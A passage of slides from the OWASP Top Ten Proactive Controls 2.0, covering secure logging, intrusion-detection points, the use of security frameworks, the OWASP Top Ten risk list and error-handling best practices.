- Avoid side effects : define a minimal but effective logging approach to track user activities
- Perform encoding on untrusted data : protection against Log injection attacks !

# App Layer Intrusion Detection : Detection Points Examples

- Input validation failure server side when client side validation exists
- Input validation failure server side on non-user editable parameters such as hidden fields, checkboxes, radio buttons or select lists
- Forced browsing to common attack entry points
- Honeypot URL (e.g. a fake path listed in robots.txt like e.g. /admin/secretlogin.jsp)

# App Layer Intrusion Detection : Detection Points Examples

- Blatant SQLi or XSS injection attacks.
- Workflow sequence abuse (e.g. multi-part form in wrong order).
- Custom business logic (e.g. basket vs catalogue price mismatch).
- Further study :
  - AppeSensor OWASP Project
  - libinjection : from SQLi to XSS – Nick Galbreath
  - Attack Driven Defense – Zane Lackey



## C9: Leverage Security Frameworks and Libraries

# Leverage Security Frameworks and Libraries

- Don't reinvent the wheel : use existing coding libraries and software frameworks



- Use native secure features of frameworks rather than importing third party libraries.



- Stay up to date !

# Risks Addressed : All of them (but not consistently)

A1 – Injection

A2 – Broken  
Authentication and  
Session  
Management

A3 – Cross-Site  
Scripting (XSS)

A4 – Insecure  
Direct Object  
References

A5 – Security  
Misconfiguration

A6 – Sensitive Data  
Exposure

A7 – Missing  
Function Level  
Access Control

A8 – Cross-Site  
Request Forgery

A9 – Using  
Components with  
Known  
Vulnerabilities

A10 – Unvalidated  
Redirects and  
Forwards



# C10: Error and Exception Handling



## Best practices

- Manage exceptions in a **centralized manner** to avoid duplicated try/catch blocks in the code, and to ensure that all unexpected behaviors are correctly handled inside the application.
- Ensure that error messages displayed to users do not leak **critical data**, but are still verbose enough to explain the issue to the user.
- Ensure that exceptions are logged in a way that gives enough information for Q/A, forensics or incident response teams to understand the problem.



# OWASP

Open Web Application  
Security Project

## OWASP Top Ten Proactive Controls 2.0